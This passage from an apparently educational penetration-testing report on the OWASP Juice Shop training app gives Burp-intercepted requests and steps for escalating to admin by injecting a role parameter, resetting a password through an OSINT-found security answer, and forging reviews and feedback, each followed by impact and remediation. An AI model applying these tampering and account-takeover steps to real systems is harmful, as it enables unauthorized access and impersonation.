
#/register

- Intercept the registration request using Burp Suite.
- Identify the role parameter in the intercepted request (default value: "customer").
- Modify the request to change the value as follows: "role": "admin"
- Forward the modified request.
- Observe that the application accepts the manipulated request and creates a new administrator account.
- A pop-up appears confirming the challenge “Admin Registration” has been solved.




Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
Response
POST /api/Users/ HTTP/1.1
HTTP/1.1 201 Created
"email":"a1b2@gmail.com",
"password":"A12b3456",
"passwordRepeat":"A12b3456",
"securityQuestion":{
"id":6,
"question":"Paternal grandmother's first name?",
"createdAt":"2025-10-23T17:00:05.539Z",
"updatedAt":"2025-10-23T17:00:05.539Z"
"status":"success",
"data":{
"username":"",
"role":"customer",
"deluxeToken":"",
"lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/default.svg",
"isActive":true,
"id":28,
"email":"a1b2@gmail.com",
"updatedAt":"2025-10-25T07:34:09.056Z",
"createdAt":"2025-10-25T07:34:09.056Z",
"deletedAt":null
Activate Windows
Go to Settings to activate Windows.


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
Response
Accept: application/json, text/plain, */*
HTTP/1.1 201 Created
"email":"c3d4@gmail.com",
"password":"A12b3456",
"passwordRepeat":"A12b3456",
"role":"admin",
"securityQuestion":{
"id":6,
"question":"Paternal grandmother's first name?",
"createdAt":"2025-10-23T17:00:05.539Z",
"updatedAt":"2025-10-23T17:00:05.539Z"
},
"securityAnswer":"custom"
"status":"success",
"data":{
"username":"",
"deluxeToken":"",
"lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/defaultAdmin.png",
"isActive":true,
"id":29,
"email":"c3d4@gmail.com",
"role":"admin",
"updatedAt":"2025-10-25T07:42:20.768Z",
"createdAt":"2025-10-25T07:42:20.768Z",
"deletedAt":null
Activate Windows
Go to Settings to activate Windows.



Impact: Exploitation of this vulnerability can lead to:

- Privilege Escalation: Attackers can gain administrator-level access.
- Unauthorized Access: Exposure of sensitive data and administrative functions.
- Abuse of Functionality: Malicious users can perform restricted operations.
- Further Exploitation: Input tampering could enable injection or DoS attacks.
- System Compromise: Full administrative control may lead to data theft or service disruption.

Remediation:

- Implement strict server-side validation of all input fields, including hidden or client-side parameters.
- Never rely on client-side controls for assigning roles or privileges.
- Apply Role-Based Access Control (RBAC) to enforce proper privilege management.
- Use a whitelist-based approach to validate and sanitize user inputs.

- Encode all incoming data before processing or storage.
- Conduct regular penetration testing and code reviews to detect improper input validation flaws

Vulnerability 17: Björn's Favorite Pet (Open Source Intelligence – OSINT Exploitation)


Description:


Open Source Intelligence (OSINT) exploitation occurs when attackers use publicly available information to compromise systems or accounts. While OSINT is a legitimate reconnaissance method, relying on publicly accessible personal details for authentication or password recovery creates a critical vulnerability.

In this case, the OWASP Juice Shop application's Forgot Password feature used a static security question ("Favorite Pet") as the only recovery method. Through basic OSINT, an attacker could discover the user Björn's registered email (bjoern@owasp.org) and the answer to the security question (Zaya) from publicly available sources such as videos and social media. This enabled a full account takeover.

Steps to Reproduce:

- Navigate to the Forgot Password page: http://192.168.249.141:3000/#/forgot-password
- Enter the target email address: bjoern@owasp.org
- Observe the security question prompt ("Favorite Pet").
- Perform OSINT (e.g., Google, YouTube, or social media search) to discover the answer: Zaya
- Submit the discovered answer and set a new password.
- Observe that the password is successfully reset and the challenge "Björn's Favorite Pet" is marked as solved.





Impact: Exploitation of this vulnerability can result in:

- Unauthorized Account Takeover: Full compromise of the victim's account.
- Sensitive Data Exposure: Access to personal or transactional data.
- Social Engineering Attacks: Leveraging public data for phishing or spear-phishing.

- Privilege Escalation: Gaining control over accounts with elevated permissions.
- Reputation Damage: Loss of user trust due to weak authentication mechanisms.

Remediation:

- Avoid using static security questions as the sole means of authentication.
- Implement Multi-Factor Authentication (MFA) for password resets.
- Use time-limited, single-use reset tokens delivered via verified channels (email/SMS).
- Regularly monitor and audit public information exposure related to staff or systems.
- Provide security awareness training to prevent oversharing of personal details.
- Adopt modern identity management frameworks (OAuth, SSO, or identity providers) that reduce dependence on weak fallback mechanisms.

Vulnerability 18: Forged Review (Broken Access Control)


Description:


Broken Access Control occurs when an application fails to properly enforce restrictions on what authenticated users are allowed to perform. In this case, the review submission functionality of the OWASP Juice Shop application did not verify the ownership of the review action. By intercepting and manipulating the request, a normal user could impersonate another user and submit a forged review under their identity. This demonstrates the absence of proper server-side authorization and validation mechanisms.


Steps to Reproduce:


- Log in as a normal user on the Juice Shop instance: http://192.168.249.141:3000
- Submit a product review through the application interface.
- Intercept the request using Burp Suite.
- Modify the username or userId field in the request body to another valid user's identifier.
- Change the review description to any arbitrary content.
- Forward the modified request to the server.

- Observe that the forged review is successfully submitted and displayed under another user's identity.









Impact: Exploitation of this vulnerability can lead to:

- Impersonation: Attackers can perform actions as another user.
- Data Integrity Violation: Reviews or comments can be falsified or manipulated.
- Unauthorized Actions: Attackers can bypass ownership validation and misuse legitimate

features.

- Potential Escalation: Chaining with other vulnerabilities may enable privilege escalation or data theft.
- Reputation Damage: Manipulated reviews undermine trust and credibility in the system.

Remediation:

- Enforce strict server-side validation to ensure username or userId is derived from the authenticated session, not from client-supplied data.
- Implement proper authorization checks to confirm that users can act only on their own accounts.
- Apply the principle of least privilege to restrict user capabilities to role-specific actions.
- Monitor and audit user activity to detect impersonation or unauthorized review submissions.
- Utilize secure frameworks (e.g., Spring Security, OAuth 2.0) that provide reliable access control enforcement.

Vulnerability 19: Forged Feedback (Broken Access Control)

Description:


Broken Access Control (OWASP Top 10: 2021 – A01: Broken Access Control, CWE-284: Improper Access Control) occurs when an application fails to enforce proper restrictions on user actions. This allows attackers to bypass security policies and perform unauthorized operations.


In this case, the Customer Feedback functionality of the OWASP Juice Shop application was vulnerable. The request sent during feedback submission contained a UserId field that was either null or unvalidated. By intercepting and modifying this parameter, an attacker could associate feedback with another user, confirming a lack of proper server-side authorization checks.


Steps to Reproduce:


- Navigate to Customer Feedback and submit a feedback entry: http://192.168.249.141:3000/#/contact

- Intercept the request using Burp Suite.
- Observe that the UserId field is either null or missing.
- Modify the request to include a forged parameter: "UserId": 1
- Forward the modified request to the server.
- Observe that the server responds with 201 Created, and the feedback is linked to another user.
- A pop-up confirms the challenge “Forged Feedback” has been solved.




Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
POST /api/Feedbacks/ HTTP/1.1
Host: 192.168.249.141:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
Content-Type: application/json
Content-Length: 81
Origin: http://192.168.249.141:3000
Connection: keep-alive
Referer: http://192.168.249.141:3000/
Priority: u=0
{
"captchaId":106,
"captcha":"4",
"comment":"hi, there ic (anonymous)",
"rating":4
}
Response
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/245
Content-Type: application/json; charset=utf-8
Content-Length: 178
ETag: W/"b2-NeSydvQpHO9aCxOfKQpzvtSDzkA"
Vary: Accept-Encoding
Date: Sat, 25 Oct 2025 11:41:30 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success",
"data":{
"id":245,
"comment":"hi, there ic (anonymous)",
"rating":4,
"updatedAt":"2025-10-25T11:41:30.352Z",
"createdAt":"2025-10-25T11:41:30.352Z",
"UserId":null
}
}
Inspector
Request attributes
Request query parameters
Request cookies
